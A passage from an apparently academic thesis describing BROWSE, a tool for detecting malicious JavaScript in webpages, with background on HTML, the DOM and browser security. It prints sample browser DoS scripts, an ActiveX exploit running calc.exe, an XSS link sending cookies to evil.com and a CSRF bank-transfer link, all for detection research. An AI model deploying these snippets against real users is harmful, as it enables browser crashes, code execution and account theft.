BROWSE
Inspecting the constituents of webpages and Detecting malware on the internet.

Computing Science Department
Radboud University
The Netherlands

ing. Vinesh Kali

Supervisors:
dr. Marko van Eekelen
drs. Pieter Claassen

Thesis-nr: 583

Contents

1 Introduction 1
1.1 Surfing on the internet 1
1.2 Security concerns 2
1.3 Research 3
2 The internet from a webbrowser view 4
2.1 Webpages 4
2.1.1 HTML 4
2.1.2 XHTML 5
2.1.3 Third party plug-ins 5
2.2 The HTML Document Object Model (DOM) 6
2.2.1 The model explained 6
2.2.2 Implementation in the webbrowser 6
2.3 JavaScript and the webbrowser 7
2.3.1 Asynchronous JavaScript and XML (AJAX) 8
2.3.2 JavaScript Security 9
3 Common JavaScript attacks hidden inside webpages 11
3.1 Denial of Service attacks 11
3.2 Cross Site Scripting (XSS) 13
3.2.1 An example of a reflected XSS attack 13
3.3 Session hijacking or Cross Site Request Forgery (CSRF) 15
3.3.1 An example of a CSRF attack 15
4 Inspecting webpages with the BROWSE application 17
4.1 BROWSE in concept 17
4.2 The architecture of BROWSE 18

5 How does BROWSE work **19**

5.1 Collecting and parsing the webpage . . . 19

5.2 Parsing with XPath . . . 19

5.2.1 The XPath Syntax . . . 19

5.2.2 Using Xpath to find URLs . . . 20

5.2.3 Filter out the JavaScript . . . 21

5.3 Analyse the HTML tags and JavaScript . . . 21

5.3.1 Signature based . . . 21

5.3.2 Problems with signature matching . . . 22

5.4 Using an interpreter as solution . . . 24

5.4.1 Minimal requirements of the interpreter . . . 25

5.4.2 Rhino: a JavaScript interpreter . . . 25

5.4.3 Dummy or real objects . . . 27

6 Evaluation **29**

6.1 Case-study 1: Measurement of use of HTML tags and JavaScript in webpages . . . 29

6.1.1 Setup environment . . . 29

6.1.2 What will be measured and how? . . . 29

6.2 Case-study 2: Detecting malware attacks on a webpage . . . 31

6.2.1 Learn BROWSE to recognize attacks . . . 31

6.2.2 Using the interpreter . . . 31

6.2.3 The Result . . . 34

6.3 Risk calculation with BROWSE . . . 34

7 Future Work and Conclusion **36**

7.1 Future Work . . . 36

7.2 Conclusion . . . 36

8 Listings **38**

9 Literature **40**

Abstract

Today, there are a lot of web-applications and community-sites are hosted on the internet. This is possible because the internet has been evolved and lots of new standards and methodologies become available. This has also brought on new security concerns that makes a standard configured browser not enough for a user to be in control of what happens when visiting webpages.
The internet users are not aware of what webpages consists of. With the design and implementation of an application/tool such as BROWSE, one is able to do a real-time inspection of a webpage and give quick overview of the constituents of the webpage to the user.
Going a step further doing a security risk assessments including malware detection on the webpage to give the users advice if the webpage contain one or more malware scripts (written in plain JavaScript) and/or contain links to malware webpages and therefore is (not) safe to visit.
Above goals can be realised using the parsing and behaviour testing signature matching strategy described in this thesis. Unfortunately JavaScript is not always in plain readable text. An elegant solution for this kind of JavaScript code is proposed and can be extended to do a better risk assessment ofcourse the same solution can be used for any other script languages.

1 Introduction

1.1 Surfing on the internet

Nowadays people are using the internet more and more. Internet users do not only use the internet as an information source but they are also being involved a lot in communicating information on the internet. There are many portals and communities available on the internet with many users that are interested in the same subject. The internet users also have their own space on the web where they provide information about themselves using personal blogs. Examples are MySpace [14], Hyves [6] and Windows Live Spaces [16].

Company's on their turn are using the internet not only to present themselves but also to rollout web-applications and services [GL98] which are available for their customers. Most of the times these web-applications and services, contain sensitive information. This data diverge from general information about the company and/or the customers, to private information like credit card numbers.




Figure 1: Evolution of the internet

To make these web-applications, portals and communities more user-friendly and look professional[Smi06], webdevelopers are using scripting languages like JavaScript to handle (user) events and show special effects. They also use complete JavaScript components so that they do not have to build all the functionality. Also new methodology's for example AJAX (Asynchronous JavaScript and XML) which is being used in Web 2.0 use these kind of scripting languages. AJAX is often used to request data which reload only a part of the webpage instead of reloading the whole webpage.

The benefits of using a webbrowser as a code platform is that users have access to a web-application of service no matter where they are. They do not need to install a specific application; in general, all that is needed to access an application is a standard webbrowser on any computing platform.

Web-applications and portals are not only interesting for companies and communities but also for attackers because they want to have access to private information, this might be possible to take over the session of the user. Therefore, attackers (also called hackers) create exploits for the vulnerabilities of the webbrowser, web-application or service. If an attacker succeeds to act like the user with the same permissions as the user, he might be able to take full control over the application and may be more.

1.2 Security concerns

Users are not aware how using the internet can harm them and their computer. Examples of these harming activities are: downloading and installing viruses or grabbing personal information. Websites are not only the part which you can see, there are also scripts and other plug-ins (like Flash [2] and Java [7]) that are (automatically) executed as sub processes of the browser. This makes it more difficult for users to know what kind of websites, you can trust and which not. Hackers take advantage of this to allure users with eye-catching pictures and/or banners so that they are not aware that they are visiting their "evil" site. Mostly these attractions have something to do with money and free stuff and other things that people are interested in so that users are motivated to click on these while they actually launch the attack. There are also ways that does not need any user actions to open evil sites. Pop-ups and redirecting of webpages are good examples of such scripts. They can harm the user because these things happen automatically. Using a standard configured browser is not enough for a user to be in control of what happens when visiting webpages.

The security of most of the web-applications is based on a combination of username and password and makes extensive use of cookies to maintain the session state. Using this way of security raises a number of security concerns. Users are often not aware how important it is to keep the password safe and closing the session by logging out. They are somehow careless with this, also when they use public computers for example in libraries and internet cafe's. This makes it more easier for attackers to have access to web-applicatons and services. If the website/web-application is not secure enough it becomes a risk for the user. His/her information might not be confident and integer any more.

1.3 Research

It would be nice to have a tool or plug-in which is able, to detect the webbrowser attacks and reduce risk involved with the mentioned security concerns. The known webbrowser based attacks can be classified in two categories:

1. Confidentiality and integrity attacks (on user data/information)
   (a) Cross Site scripting where the browser is coerced into committing actions that it never intended to do.
   (b) Information grab is a man in the middle attack where information is intercepted without the user knowing it.
   (c) WYSIWYG manipulation where what the user sees on the screen is not what is being processed by the webbrowser and send to the back-end.
   (d) Configuration changes where the host system including webbrowser configuration is changed without the user intending it.
   (e) Binary changes where the webbrowser or other OS components are replaced with malware.
2. Availability attacks (on the webbrowser)
   (a) Denial of service attacks where the webbrowser stops functioning or become unfeasible to work with.

To reduce the risk of these types of attacks it is needed to do research. Therefore, it is needed to research how these attacks are integrated in the websites. The main focus for this research will be on the confidentiality and integrity attacks. These attacks are mostly written in client based scripting languages like JavaScript. For example stealing of the (session)cookies with the help of JavaScript can be done because cookies are stored at the client. The main research question for this research is as follow:

Can a application/tool at the client side reduce or prevent the (security)risk of JavaScript attacks inside webpages?

Therefore we need to answer some sub questions first:

1. What kind of security risks/attacks that use scripts, can a user come across the internet?
2. Where in a webpage can JavaScript be found?
3. Is it possible to detect attacks on a webpage from the clients browser?
4. Can the JavaScript code embedded in the webpage be prevented from executing?
5. Are signatures useful to detect JavaScript attacks?
6. Is it possible to store signatures so that they easily can be extended and integrated with an application/tool?

2 The internet from a webbrowser view

People can browse the internet using a webbrowser. The webbrowser is an application, which is able to make webpages visible to the user.

2.1 Webpages

Webpages are formatted in Hypertext Markup Language (HTML)[RHJ99], which makes it possible to navigate from one to another webpage using (hyper)links. The webbrowser for the internet is able to request an URL, render the HTML and display the webpages from the internet.

2.1.1 HTML

The HTML language is based on tags (<tagname>) which are used to do the mark-up of the plain text. The tags are structured in a hierarchical way. A document must start with the <**html**> tag and end with the </**html**> tag. It is possible to create headings, paragraphs and (un)ordered lists. The text can be styled basicly by making it bold or italic and it is also possible to add images to the content. The plain text is between an open tag and a close tag. An example of creating a paragraph: <**p**>some plain text</**p**>. The tags may contain attributes with extra information. The image tag has a source attribute where you can provide the path to the imagefile (<**img src**="picture.gif">). The first draft version is published by IETF in 1993.[BLC93]

```
<html>
  <head>
    <title>Test Page</title>
    <script language="JavaScript" src="external_file.js">
  </head>
  <body onload="foo();">
    <p align="center">
      <img src="welcome.gif" /><br>
      <a href="http://www.example.com">ENTER EXAMPLE.COM</a>
    </p>
  </body>
</html>
```

Listing 1: A HTML example

In the later versions of HTML, which technical reports are maintained by the World Wide Web Consortium (W3C) [15], the tags are extended with forms, multimedia and container tags like tables, frames and objects. Another addendum is style/mark-up using Cascading Style Sheets (CSS) [BcHL07]. This addition is that almost every tag contains the style attribute in which the style-properties can be set. To set all the properties at once the <**style**> tag can be

used.

The client side scripting languages can be declared with the script tag. The language can be set through the attributes; the two most known scripting languages for the web are JavaScript and VbScript. The following is the open tag for the JavaScript scripting language: <**script** language="JavaScript">. Scripts can be separated in external files by setting the src-attribute. In version four of HTML there are two types of document: strict and traditional. Using the strict type, deprecated tags are not allowed while in the traditional type it is still allowed to use them. The type of the document can be given by declaring a document type at the start of the page. It looks like: <!**DOCTYPE HTML** PUBLIC " −//W3C//DTD␣HTML␣4.01//EN""http://www.w3.org/TR/html4/strict.dtd">

2.1.2 XHTML

XHTML [Pem00]is a new type of HTML that is based on the XML standard. This makes it easier to parse the document because it is validated and is well formed like every XML based documents. A valid document means that it is valid according to the specification/namespace. For example the specification of XHTML does not allow uppercase characters in the name of the tags so this is impossible in a valid XHTML document. If a document is well formed it is ensured that every tag which is opened is also closed and that all the values of the attributes are between quotes. A tag that does not contain text between the open and close tag can be closed in the tag. An example of this is the <**img src**="picture.jpg"/> instead of <**img src**=" picture.jpg"></**img**>. Internet browser does reject XHTML document wich are not valid and/or well formed. While HTML documents are read as it is and the internet browser just shows everything it has been able to read without checks dependant on the internet browser it fix some errors to give a better result for the HTML document. For XHTML there is also a different document type: <!**DOCTYPE html** PUBLIC "−//W3C//DTD␣XHTML␣1.0␣Strict //EN""http://www.w3.org/TR/xhtml1/DTD/xhtml1−strict.dtd">. Through the document type a browser can distinguish XHTML webpages from HTML webpages and render the page in the right way.

2.1.3 Third party plug-ins

Besides tags to mark-up the plain text it is possible to add multimedia content in the webpage. Examples of this are Flash, Java and some other multimedia objects like RealMedia Player [4] and Windows Media Player [5]. Webdevelopers and designers have the choice to use these kind of multimedia in their websites and web-applications. webbrowser support plug-ins. These created Flash or Java objects can be put in the webpage using the HTML <**object**> and < **param**> tag. With the <**param**> tag the webdeveloper can define extra runtime settings for the object. The webbrowser knows what to render because of the "id" a "class" attributes in the <**object**> tag. The condition is that the

used multimedia "player" must be installed on the client by adding a plug-in to the webbrowser. For example, Flash objects needs Adobe Flash Player and Java objects needs the Java Runtime Engine (JRE) of Sun to be displayed.

Internet Explorer also gives the possibility to create objects through JavaScript. This is mostly use for ActiveX [1] objects. The webdeveloper has two methods available to instantiate the ActiveX object: createObject() and ActiveXObject (see listing 2).

2.2 The HTML Document Object Model (DOM)

With a implementation of the HTML Document Object Model (DOM) [BNH+00] it is possible to "walk" through a HTML webpage. It is possible to access and modify all the HTML elements/tags and their attributes in the webpage.

2.2.1 The model explained

The HTML DOM makes the HTML a collection of objects. Every object has its own properties and functions according to the specification. This specification defines HTML DOM as an interface that allow programs and scripts to dynamically access and update the content and structure of HTML and XHTML documents.

There is one base object called document which represent the HTML webpage. Through the this object one is able to access all the tags in the webpage. There are standard built in collections for links, images and forms, which are direct accessible via the document object. Other tags can be accessed with functions of the document object for example getElementsByTagName() you can create your own collection of the tag your interested in. The object also contains properties for example the body property which refer to the body element/tag.

Besides the standard HTML element object with basic properties like id, style and class there are also specialised objects which are a representation of the form elements like the types of the input tag (textbox, checkbox etc.) and the select tag (combobox and listbox). These are really handy for something like input validation.

2.2.2 Implementation in the webbrowser

Browser manufacturers have to implement the HTML DOM specification in the webbrowser. Because there is an official standard posted at the W3C the chance that the implementation differs between browsers is small. The latest version is Document Object Model Level 3 HTML [WHC+04]. Although manufacturers




Figure 2: The document object model of HTML

are free to add their own properties and/or functions to the standard specification. Both Microsoft and Mozilla have added for example the innerHTML property to the HTML element object. Because there is no official specification for this implementation the result may differs in their browsers when using this property.

When the implementation is done it cannot be used yet. As mentioned before the scripts can use the HTML DOM. The webbrowser must support JavaScript or VBScript which can access the implementation of the HTML DOM objects.

2.3 JavaScript and the webbrowser

JavaScript is a scripting language widely implemented in webbrowsers. The official JavaScript specification is specified by the ECMAScript 262 standard [ECM99]. Like every scripting language also JavaScript needs an interpreter wich interpret and execute the script code. Webbrowsers have their own interpreter to execute JavaScript in webpages. JavaScript code must be embedded (between <script></script> tags) or included (via the src attribute of the < script> tag) webpage.

The JavaScript language is object oriented based. This mean that there are standard built-in objects for every type. The basic types, which are available, are: Boolean, Number, String, Date and Array. These objects contain type dependant functions and properties for the type it represents (for example the String object has a function substring() and a property length). Every declaration of a variable is a declaration of an object. Like in most scripting languages types are not bound to a variable but to its value. The advantage of this is that the same variable can be bound to a string and later rebound to any other type.

Besides the type objects there are objects which are just like libraries: the Math object with mathematical functions and the RegExp object gives the developer a base for using regular expressions. There are also top-level functions and properties, which are accessible from every object. Actually in practice the interpreters are very flexible and can interpret the source code that it is not necessary to mention the object to call top-level functions (for example x.escape (" ... ") can be escape(" ... "))

Browser manufacturers have also created specific scripting objects to access parts and properties of the webbrowser:

1. Window (give access to properties of the webbrowserwindow)
2. Navigator (contains information about the webbrowser and the Operating System)
3. History (a history list of all visit pages)
4. Location (gives protocol information and can read/set current url)
5. Screen (has information about the screen for example the resolution and colordepth)

When combining JavaScript and the HTML DOM, webpages can be made more dynamic. Because of above mentioned objects JavaScript can take care of functionality of the browser (which cannot be done in HTML). Examples of this are: Opening a new window, validation of input fields in web forms and handling events like onload, onclick and mouseover which are actually attributes/properties of the HTML DOM elements.

The used JavaScript/HTML DOM objects for these functionalities are:

1. Form and String objects to parse the typed-in values
2. Navigator object to distinguish between browser
3. Window object [SD06] for opening new windows(s)
4. and the Document object to find all the required elements and modify them.

2.3.1 Asynchronous JavaScript and XML (AJAX)

One of the webbrowser extensions is the XMLHttpRequest object which is the core element of AJAX [M.07]. When this object is used, webbrowsers have the ability to make dynamic and asynchronous requests without having to reload a page. The developer chooses in which HTML container tag the requested data will be shown. The loading of the request will take place in the background. The user is not aware of the loading of the new page content if the developer

not chooses to show the progress of the request. This is a security issue when hackers use this to load malicious code.

AJAX relies on JavaScript and the HTML DOM in the browser, this is often implemented differently by different browsers or versions of a particular browser. This results in a JavaScript function to check for compatibility of the XMLHttpRequest object. Like in the code example below, the JavaScript code to instantiate the XmlHttpRequest object is written twice, one part for Internet Explorer and another part for Mozilla because Microsoft's Internet Explorer [10] uses ActiveXObjects to create the object while the other webbrowsers like FireFox [12], wich is Mozilla based, uses a (DOM) top-level function.

```
function createAJAX()
{
  var xmlHttp; // declare variable
  try // initialize object for Firefox and others
     xmlHttp=new XMLHttpRequest();

  catch (e)
  {
    try // initialize object for Internet Explorer
      xmlHttp=new ActiveXObject("Msxml2.XMLHTTP");

    catch (e)
    {
      try
        xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
      catch (e)
      {
        alert("Your browser does not support AJAX!");
        return false;
      }
    }
  }
}
```

Listing 2: Crossbrowser function to create a AJAX XmlHttpRequest object

2.3.2 JavaScript Security

JavaScript in webpages is executed in a sandbox [HV05]. This means that it has no access to the webbrowser's host system and has only access to the webbrowser's properties as far as the implementation permit it. JavaScript can manipulate and change the webpage through the global document object from the HTML DOM. By creating ActiveX objects the permissions of the webbrowser are extended with the permission of hte ActiveX objects. Internet Explorer 6 and higher shows therefore a built-in warning which let users choose if they like to install or activate the ActiveX object(s).

The "same-origin policy" [Joh06] defines what is accessible by JavaScript. JavaScript is only allowed to read and/or write properties of windows or documents that have the same origin as the script itself. The origin of an element is defined by specific elements of the URL which are based on the host, port and the protocol. The table below gives an indication of what the policy can prevent.

URL	**Outcome**	**Reason**
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir2/other.html	Failure	Different port
https://www.example.com/dir2/other.html	Failure	Different protocol
http://en.example.com/dir2/other.html	Failure	Different host
http://example.com/dir2/other.html	Failure	Different host

Table 1: same-origin policy to http://www.example.com/dir/page.html

It depends on the JavaScript interpreter and the implementation of the HTML DOM in the webbrowser how the JavaScript in a webpage is executed. Unfortunately the same-origin policy is not implemented strict enough in most browsers. The source of HTML tags can be some document on another domain, for example a JavaScript file or an image. Because of this, it is possible to link JavaScript code that injects an advertisement(s) or malicious content into the HTML document. This will be discussed in the next section.

3 Common JavaScript attacks hidden inside webpages

With the knowledge of the last section, webdevelopers can bring websites and web-applications to another level with the use of JavaScript. The useability get more and more improved and the information is better accessible. Unfortunately, there are also attacks possible that use the same JavaScript. Below there will be some explanation and examples of attacks using JavaScript and HTML DOM in webpages.

3.1 Denial of Service attacks

The easiest way to abuse JavaScript is using it to attack the webbrowser The idea behind denial-of-service (DoS) attacks is to make the webbrowser unusable or let it become unfeasible to work with. Webbrowsers that are not able to check if a script will end, are most vulnerable for these attacks. The next examples are meant to illustrate how easy it is to create such attacks.

The two examples in listing 3 are the most easy ones. They use standard JavaScript statements. The first one calls a function which on it's turn call the first function again. In this way it will create a infinite loop. Of course there are more ways to create infinite loops, which can do more harm like the second example. The idea behind this is to eat up all the available memory in a exponential way; it can also cause a buffer overflow and let the system OS hang.

```
function loop1()
{
  loop2();
}

function loop2()
{
  loop1();
}
loop2();
```

```
var x = "this is a very long text";
while (true)
{
   x += x;
}
```

Listing 3: DoS-attacks using the standard JavaScript statements.

The next DoS-attacks are variants which use the HTML DOM. The first one uses the window.alert() function and creates an endless serie of messageboxes.

```
while(1)
{
    alert("Click me!");
}
```

```
//MS IE 7 CreateTextRange.text Denial of Service Vulnerability
    [March 18, 2008] from SecuritFocus.com

var myNode = document.body.createTextRange();
while(1)
    myNode.text = 'AAAAAAAAAA';
}
```

Listing 4: DoS-attacks using the HTML DOM and JavaScript.

The alert function can also be replaced with window.open() until the clients resources are exhausted.

The final example is an exploit which make use of ActiveX and the window.print() function which can be easily modified to a DoS-attack.

```
<html>
<body>
Print me with table of links to execute calc.exe
<a href="http://www.bla.com?x=b<script defer >var x=new
    ActiveXObject('WScript.Shell');x.Run('calc.exe');</script>
    a.c<u>o</u>m"></a>
<script>window.print();</script>
</body>
</html>

// source: milw0rm.com [2008-05-14]
```

Listing 5: Exploit example with JavaScript.

Nowadays some webbrowsers are checking what kind of JavaScript is executed and are able to stop it especially when the script takes too many resources or let the user decide what should happen. To leave the decission to the user might sound very reasonable but it is better to let the browser decide what should happen because in many cases the user is not a professional and will choose the wrong option.

3.2 Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a way of exploiting the vulnerabilities in the code of a web-application or website. This kind of hacking is used by attackers to send malicious content so that data of the user can be collected. XSS is often associated with JavaScript.

Dynamic webpages have instead of static webpages not full control over the output of the content what will be rendered by the browser. This means that developers have to trust that everything what will be displayed is what it expect to be. XSS allows an attacker to embed malicious JavaScript, ActiveX or other kind of plugins like Flash into a vulnerable dynamic page to fool the user. This results in executing the script on his/her machine in order to gather data. The use of XSS might compromise private information, manipulate or steal cookies, create requests as a valid user or execute malicious code on the system of the user. The data is usually formatted as a hyperlink containing malicious content or links to a risky webpage and which is distributed anywhere if possible on the internet.

XSS attacks can be categorized in two categories: stored and reflected [Not]. Stored attacks are attacks where the injected code is permanently stored on the target servers. This can be done in a database from a message forum, a guestbook or some other kind of public information. The victim then retrieves the malicious script from the server when it requests the stored information. Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in a sophisticated link/url or on some other web server.

When a user is tricked into clicking on a malicious link or submitting a specially created form, the injected code travels to the vulnerable web server, which reflects the attack back to browser of the user. The browser then executes the code because it came from a "trusted" server.

There are also many websites which are even more risky to visit. These websites make use of stored XSS attacks and are also able to steal the cookies or execute malware on the system and might have more than one attack on the visiting webpage.

3.2.1 An example of a reflected XSS attack

The scenario in figure 2 is a simple XSS attack. If an user visit a malicious web site: http://www.evil.com and clicks on the following link: <**a href**="http://www.trusted.com/" **onclick**="document.location='http://www.evil.com/login.php;">Click here to login</**a**>. When the user clicks on the link, a HTTP request will be




Figure 3: A XSS scenario

sent to http://www.evil.com which will actually request the needed information from http://www.trusted.com. The trusted host will receive the request and check if it has the resource that is being requested. The result will be sent from the trusted.com web server to the user his webbrowser and will be shown/executed in the context of the trusted.com origin. When the script is executed, the cookie set by trusted.com will be sent to evil .com. This cookie will be saved and later used by the owner of the evil .com website

This attack reflect how a malicious hacker can perform an attack that bypasses the same-origin check to execute JavaScript code with the privileges of someone else.

3.3 Session hijacking or Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an advanced type of a XSS attack. CSRF tries to trick the user into loading a page that contains a malicious request. This is also known as session or browser hijacking [Joh06]. It mostly contains a link to inherits the identity and privileges of the user to perform an undesired action on behalf of the user, like changing the victims e-mail address, home address, password, or purchase something. CSRF attacks target at actions that cause a state change on the server. For most sites, such a request will normally include any credentials associated with the site, such as the session cookie of the user, basic authentication credentials, IP address etc. Once the user has been authenticated on a website, the website will have no way to distinguish this from a normal user request. In this way, the attacker can make the user perform actions that they didn't intend to, such as purchase items, change account information, or any other function provided by the vulnerable website or web-application.

If it is possible to store the CSRF attack on the vulnerable site itself, the risk of succeeding of the attack will be increased. At least the likelihood is increased because the victim is more likely to view the page containing the attack than some random webpage on the internet. The success of the attack is also increased because the victim is sure to be authenticated to the site already.

3.3.1 An example of a CSRF attack




Figure 4: A CSRF scenario

Above is a simplified attack of transferring an amount of $100 from the user to the attacker: evil. Evil knows how the web-application works so he has the knowledge to create the following link: <**a href**="http://bank.com/transfer.do?acct=EVIL\&amount=100">Check balance</**a**>

Assuming the user is authenticated with the application when he/she clicks the link, the transfer of $100 to the account of EVIL will occur. However, Evil realizes that if the user clicks the link, then he/she will notice that a transfer has occurred. Therefore, Evil decides to hide the attack behind an image

and execute the request through AJAX: <**img src**="check_balance.gif"**onclick**= "doAjax('http://bank.com/transfer.do?acct=EVIL\&amount=100')">

The examples of XSS and CSRF use a separate host (www.evil.com) in the attacks. One might also be able to create an attack in a vulnerable web-application for example a forum.




Figure 5: A XSS/CSRF attack within a forum application

The attacker creates an exploit which is able to send private information which can be stored in the session of in the personal page of the user to himself. In this example the attacker (Evil) is also a user of the same application. This example is just for explaining this simple attack might be easily detected from within the system because Evil will get a lot of private messages.

4 Inspecting webpages with the BROWSE application

BROWSE is an multipurpose application which is able to inspect JavaScript and embedded HTML hosted on the internet. It can be used as measuring tool to measure for example which events are often used in nowadays webpages but also to detect attacks and exploits in the webpages. All this is done by grabbing the hosted HTML (file) from the internet and inspect it with the help of signatures.

4.1 BROWSE in concept

At the start of this research BROWSE was only a concept. The idea was that it should request the URL and grab the (HTML) content from the internet. Thereafter it should take out the JavaScript and analyze it. If the JavaScript was referenced as an external file, it should be downloaded and analyzed as well. So actually these are the only steps that should be done but these steps have to be worked out/developed. It looks simple but in the next section we will see that there is more to deal with.
The outcome of this concept allows a user to point the BROWSE application to a specific URL and then BROWSE will start to obtain the JavaScript from that URL. This JavaScript will be analyzed and the result should be reported to the user. The analysis is based on a signature matching strategy. The JavaScript is matched against a range of patterns to obtain results.




Figure 6: Concept of the BROWSE application

4.2 The architecture of BROWSE

The BROWSE application as described in the next sections is a self made implementation that is based on the knowledge and technology described in the sections before. The design of the BROWSE application can be split up in three parts which have the following functionality:

I Collect webpage from given URL

II Inspecting JavaScript and HTML by parsing the (created) XHTML page.

III Matching signatures

The concept is extended with Xpath [KSF+07]. The Xpath queries are predefined and stored to make it is easier to filter out all the JavaScript from the downloaded webpage. This extension gives also the possibility to find known attacks which are embedded in the HTML source. For example iframes which point to evil sites which are often used by Trojan downloaders and injected using JavaScript.

We have also improved the concept in changing the processing of the JavaScript. After matching the signatures for the first time the JavaScript will be normalized by decompressing and deobfuscating until the JavaScript reaches its canonical form. This part is not fully implemented yet because there are many problems which should be worked out first. More details about these changes will be discussed in the next section.

